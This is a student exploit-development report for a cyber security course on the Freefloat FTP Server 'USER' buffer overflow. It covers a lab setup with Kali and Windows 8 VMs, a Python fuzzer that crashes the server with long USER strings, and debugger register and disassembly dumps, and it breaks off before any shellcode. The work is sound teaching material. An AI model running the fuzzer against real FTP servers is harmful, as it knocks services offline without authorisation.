# EXPLOIT DEVELOPMENT

Freefloat FTP Server - 'USER' Remote Buffer Overflow

**OFFENSIVE HACKING TACTICAL AND STRATAGIC**

4TH YEAR 1ST SEMESTER

CYBER SECURITY

**Submitted to**

**Sri Lanka Institute of Information Technology**

**12/05/2020**

**Isuri Samanmali A.H.L – IT17124454**

# Contents

# DECLARATION

I hereby declare that the project work entitled “EXPLOIT DEVELOPMENT Freefloat FTP Server - 'USER' Remote Buffer Overflow” submitted to Sri Lanka Institute of Information Technology, is a record of an original work done by me under the guidance of Dr. Lakmal Rupasinghe, and this project work is submitted in the partial fulfillment of the requirements for the BSc (Hons) in Information Technology Specializing in Cyber Security. The results embodied in this report have not been submitted to any other University or Institute for the award of any degree or diploma. I have acknowledged and correctly referenced all the sources utilized.

**IT17124454**

**Isuri Samanmali A.H.L**

# ACKNOWLEDGEMENTS

I would like to extend my heartfelt and sincere gratitude to the following people who been with me throughout this process. Thank you to my family, especially my mother and farther, for providing encouragement and support as I completed this report with the lack of computational power. I have appreciated the fact that my family know me so well to know that I need deadlines and pressure in order to make progress. Life has provided me with many challenges along the way and my family have made sure that I did not give up on this journey. Special thank you goes to OHTS lecturer, Dr. Lakmal Rupasinghe, who have provided support and guidance to this project. Dr. Lakmal Rupasinghe, thank you for sharing your expertise and knowledge with us. Finally, I am happy to prove to myself the level to which one can attain one's desires. The pursuit of education is an important endeavor to me and this journey has allowed me to challenge myself and I have realized that impossible is nothing.

# TABLE OF FIGURES

# 1. FTP server




Figure 1.1 : FTP Server

FTP which stands for File Transfer Protocol is a standard protocol which use to transfer file through network. It is based on client-server architecture and used TCP connections between client and server.

FTP server which also know as FTP site is a software application that stores all the files and database for clients. In order to access the files, FTP client connects to FTP server. FTP server assigned to receiving FTP connections and contains FTP address.

Traditional FTP servers have only law security features like login feature with user name and password.

The Freefloat FTP server is a vulnerable FTP server which contains many vulnerabilities.

# 2. Fuzzing

Fuzzing which also known as fuzz testing is a quality assurance [4] black box S/W testing technique. It may be automated or semi-automated. Even though as a concept, fuzzing is simple, it is complex in practice.

It is used to find implementation errors.[3] Fuzzing programs automatically inject semi-random data into a program or a stack and identify bugs.[3]Fuzzing work well for detecting vulnerabilities which can be exploit by Buffer-overflow, SQL injection, XSS and DOS attacks.

often automated or semi-automated, that involves providing invalid, unexpected or random data to the input of a computer program.

# 3. Buffer overflow




Figure 3.1 : Buffer Overflow example

Buffer is a sequential section of temporary storage in memory which allocated to contain anything from a character string to an array of integers and it stores information while processing other information.


Buffer overflow attack is a common software implementation error which can be exploit by an attacker to gain access to the system. Buffer overflow attack is carried out by putting more data into a fixed length buffer, than the buffer can handle. This attack allows to system crashes and enable attackers to carried out malicious actions by running arbitrary codes and manipulating implementation bugs in the system. Perl and JavaScript is less vulnerable to buffer overflow attacks. Assembly, C, C++, Fortran are more vulnerable to buffer overflow attacks.

# 4. Exploitation

## 4.1 Introduction

**Exploit Target :**

- Freefloat FTP Server - 'USER' Remote Buffer Overflow
- Downloaded from EXPLOIT DATABASE



Freefloat FTP Server - 'USER' Remote Buffer Overflow

EDB-ID: 23243

CVE:

Author: D35M0ND142

Type: REMOTE

Platform: WINDOWS

Date: 2012-12-09

EDB Verified: ✓

Exploit: / {}

Vulnerable App:

Become a Certified Penetration Tester


Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). **All new content for 2020.**

GET CERTIFIED

Figure 4.1 : Exploit Target

**EDB-ID:** 23243

**CVE Details:**



Vulnerability Details : CVE-2012-5106 (1 public exploit)

Stack-based buffer overflow in FreeFloat FTP Server 1.0 allows remote authenticated users to execute arbitrary code via a long string in a PUT command.

Publish Date : 2014-06-20 Last Update Date : 2017-08-28

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google


– CVSS Scores & Vulnerability Types

| | |
|---|---|
| CVSS Score | 10.0 |
| Confidentiality Impact | Complete (There is total information disclosure, resulting in all system files being revealed.) |
| Integrity Impact | Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.) |
| Availability Impact | Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.) |
| Access Complexity | Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit. ) |
| Authentication | Not required (Authentication is not required to exploit the vulnerability.) |
| Gained Access | None |
| Vulnerability Type(s) | Execute Code Overflow |
| CWE ID | 119 |

Figure 4.2 : CVE Details[12]

**Attacker OS:**

- Kali




```
kali@kali:~$ uname -a
Linux kali 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_64 GNU/Linux
```

Figure 4.3 : Attacker's OS

**Attacker IP:**

- 192.168.8.110



```
kali@kali:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:6e:94:ff brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.110/24 brd 192.168.8.255 scope global dynamic noprefixroute eth0
       valid_lft 86097sec preferred_lft 86097sec
    inet6 2402:4000:2380:9:7d6a:2fbe:c12d:4d8c/64 scope global temporary dynamic
       valid_lft 231sec preferred_lft 51sec
    inet6 2402:4000:2380:9:a00:27ff:fe6e:94ff/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 231sec preferred_lft 51sec
    inet6 fe80::a00:27ff:fe6e:94ff/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


Figure 4.4 : Attacker's IP

**Victim OS:**

- Windows 8.1

**Victim IP:**

- 192.168.8.128



```
C:\Users\isu>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2402:4000:2380:9:b574:ef22:ef66:d5cd
   Temporary IPv6 Address. . . . . . : 2402:4000:2380:9:48f9:a023:7705:31db
   Link-local IPv6 Address . . . . . : fe80::b574:ef22:ef66:d5cd%3
   IPv4 Address. . . . . . . . . . . : 192.168.8.128
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::e892:6cff:fec1:2ba5%3
                                       192.168.8.1
```


Figure 4.5 : Victim's IP

**Tools required:**

- Immunity Debugger
- Nmap
- Mona


## 4.2 Environment setup

- Used Oracle VM VirtualBox
- Network Adapter on Bridged Mode



```
Kali-Linux-2020.1-vbox-amd64
Powered Off
Win8
Powered Off

General
Name:                   Kali-Linux-2020.1-vbox-amd64
Operating System:       Debian (64-bit)
Settings File Location: D:\Kali-Linux-2020.1-vbox-amd64

System
Base Memory:   2048 MB
Processors:    2
Boot Order:    Hard Disk, Optical
Acceleration:  VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization

Display
Video Memory:            128 MB
Graphics Controller:     VMSVGA
Remote Desktop Server:   Disabled
Recording:               Disabled

Storage
Controller: IDE
  IDE Secondary Master:  [Optical Drive] Empty
Controller: SATA
  SATA Port 0:           Kali-Linux-2020.1-vbox-amd64-disk001.vdi (Normal, 80.00 GB)

Audio
Host Driver:  Windows DirectSound
Controller:   ICH AC97

Network
Adapter 1:  Intel PRO/1000 MT Desktop (Bridged Adapter, Dell Wireless 1704 802.11b/g/n (2.4GHz))
```


Figure 4.6 : Kali VM



```
Kali-Linux-2020.1-vbox-amd64
Powered Off
Win8
Powered Off

General
Name:                   Win8
Operating System:       Windows 8 (64-bit)
Settings File Location: D:\Win8

System
Base Memory:   1227 MB
Boot Order:    Floppy, Optical, Hard Disk
Acceleration:  VT-x/AMD-V, Nested Paging, Hyper-V Paravirtualization

Display
Video Memory:            128 MB
Graphics Controller:     VBoxSVGA
Remote Desktop Server:   Disabled
Recording:               Disabled

Storage
Controller: SATA
  SATA Port 0:     Win8.vdi (Normal, 51.84 GB)
  SATA Port 1:     [Optical Drive] Win8.1_English_x64.iso (4.02 GB)

Audio
Host Driver:  Windows DirectSound
Controller:   Intel HD Audio

Network
Adapter 1:  Intel PRO/1000 MT Desktop (Bridged Adapter, Dell Wireless 1704 802.11b/g/n (2.4GHz))
```

Figure 4.7 : Windows 08 VM

- Installed Kali and Windows 8 OS in Oracle VM VirtualBox.



**Welcome to VirtualBox!**

The left part of application window contains global tools and lis
import, add and create new VMs using corresponding toolbar b
corresponding element button.

You can press the **F1** key to get instant help, or visit www.virt

Figure 4.8 : Oracle VM VirtualBox

- Downloaded and installed **Freefloat FTP Server - 'USER' Remote Buffer Overflow from** "https://www.exploit-db.com/exploits/23243" site in Windows 8 VM.
- Downloaded and installed **Immunity Debugger** in Windows 8 VM.
- Downloaded and set up **Mona** python command module with Immunity Debugger in Windows 8 VM.
- Install Nmap in Kali VM.
- Install Metasploit framework in Kali VM.

## 4.3 STEPS


### STEP 01: Crash the application

First, have to know if the system is vulnerable. It could be done by Fuzzing. Fuzzing can carry out in various ways [8], such as:

- by using Metasploit
- by using SPIKE command language (.spk files) o
- by writing a script (Ex: .py files - Python)


In here the **Fuzzing** part was carried out by writing a simple script.

**Create a simple fuzzer(Figure 4.10) to test and crash the target system [code01]**



```
kali@kali:~$ mkdir IT17124454
kali@kali:~$ cd IT17124454
kali@kali:~/IT17124454$ mousepad .code01.py
```

Figure 4.9 : Open code01




/home/kali/IT17124454/.code01.py - Mousepad
File Edit Search View Document Help

```python
#!/usr/bin/python
import socket

HOST = '192.168.8.128'
PORT = 21

buffer = ["A"]
counter = 100

while len(buffer) <= 30:
        buffer.append("A" * counter)
        counter=counter+200

for string in buffer:
        print "[+] Fuzzing with %d bytes" % len(string)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((HOST,PORT))
        s.recv(1024)
        s.send("USER "+string + "\r\n")
        s.recv(1024)
        s.close
```

Figure 4.10 : Fuzzing Script - code01

- Connect the server
- Send the USER command with the string
- Run FTP server in Windows 8 VM




IP: 192.168.8.128

FreeFloat FTP Server

Port No: 21

Figure 4.11 : FTP Server Port

- Attach FTP server into immunity debugger




| PID | Name | Service | Listening | Window | Path |
|---|---|---|---|---|---|
| 1940 | FTPServer | | | FTPSRV | C:\Users |

Figure 4.12 : Attach server to immunity debugger

- **EIP registry num:**

  EIP Instruction Pointer Register always contains the address of the next instruction to be executed which


  EIP is not normally manipulated explicitly by programs. However, it is updated by special control-flow CPU instructions like calls, jumps ,loops and interrupts automatically which change the instruction pointer.



```
Registers (FPU)
EAX 7FFD7000
ECX 777E1610 ntdll.DbgUiRemoteBreakin
EDX 777E1610 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 022FFF54
EBP 022FFF80
ESI 777E1610 ntdll.DbgUiRemoteBreakin
EDI 777E1610 ntdll.DbgUiRemoteBreakin
EIP 77757481 ntdll.77757481
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7FFD7000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
```

Figure 4.13 : Initial eip

- **Run immunity debugger**


Immunity Debugger - FTPServer.exe - [CPU - thread 000006D8, module ntdll]
C
File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
770D7481  C3              RETN
770D7482  90              NOP
770D7483  90              NOP
770D7484  90              NOP
770D7485  90              NOP
770D7486  90              NOP
770D7487  90              NOP
770D7488  90              NOP
770D7489  90              NOP
770D748A  90              NOP
770D748B  90              NOP
770D748C  90              NOP
770D748D  90              NOP
770D748E  90              NOP
770D748F  90              NOP
770D7490  90              NOP
770D7491  90              NOP
770D7492  90              NOP
770D7493  90              NOP
770D7494  90              NOP
770D7495  90              NOP
770D7496  90              NOP
770D7497  90              NOP
770D7498  90              NOP
770D7499  90              NOP
770D749A  90              NOP
770D749B  90              NOP
770D749C  90              NOP
770D749D  90              NOP
770D749E  90              NOP
770D749F  90              NOP
770D74A0  57              PUSH EDI
770D74A1  8B7C24 0C       MOV EDI,DWORD PTR SS:[ESP+C]
770D74A5  8B5424 08       MOV EDX,DWORD PTR SS:[ESP+8]
770D74A9  C702 00000000   MOV DWORD PTR DS:[EDX],0
770D74AF  897A 04         MOV DWORD PTR DS:[EDX+4],EDI
770D74B2  0BFF            OR EDI,EDI
770D74B4  74 1E           JE SHORT ntdll.770D74D4
770D74B6  83C9 FF         OR ECX,FFFFFFFF
770D74B9  33C0            XOR EAX,EAX
770D74BB  F2:A            REPNE SCAS BYTE PTR ES:[EDI]
770D74BD  F7D1            NOT ECX
770D74BF  81F9 FFFF0000   CMP ECX,0FFFF
770D74C5  76 05           JBE SHORT ntdll.770D74CC
770D74C7  B9 FFFF0000     MOV ECX,0FFFF
770D74CC  66:894A 02      MOV WORD PTR DS:[EDX+2],CX
770D74D0  49              DEC ECX
770D74D1  66:890A         MOV WORD PTR DS:[EDX],CX
770D74D4  5F              POP EDI
770D74D5  C2 0800         RETN 8
770D74D8  8DA424 00000000 LEA ESP,DWORD PTR SS:[ESP]
770D74DF  90              NOP
770D74E0  57              PUSH EDI
770D74E1  8B7C24 0C       MOV EDI,DWORD PTR SS:[ESP+C]
770D74E5  8B5424 08       MOV EDX,DWORD PTR SS:[ESP+8]
```

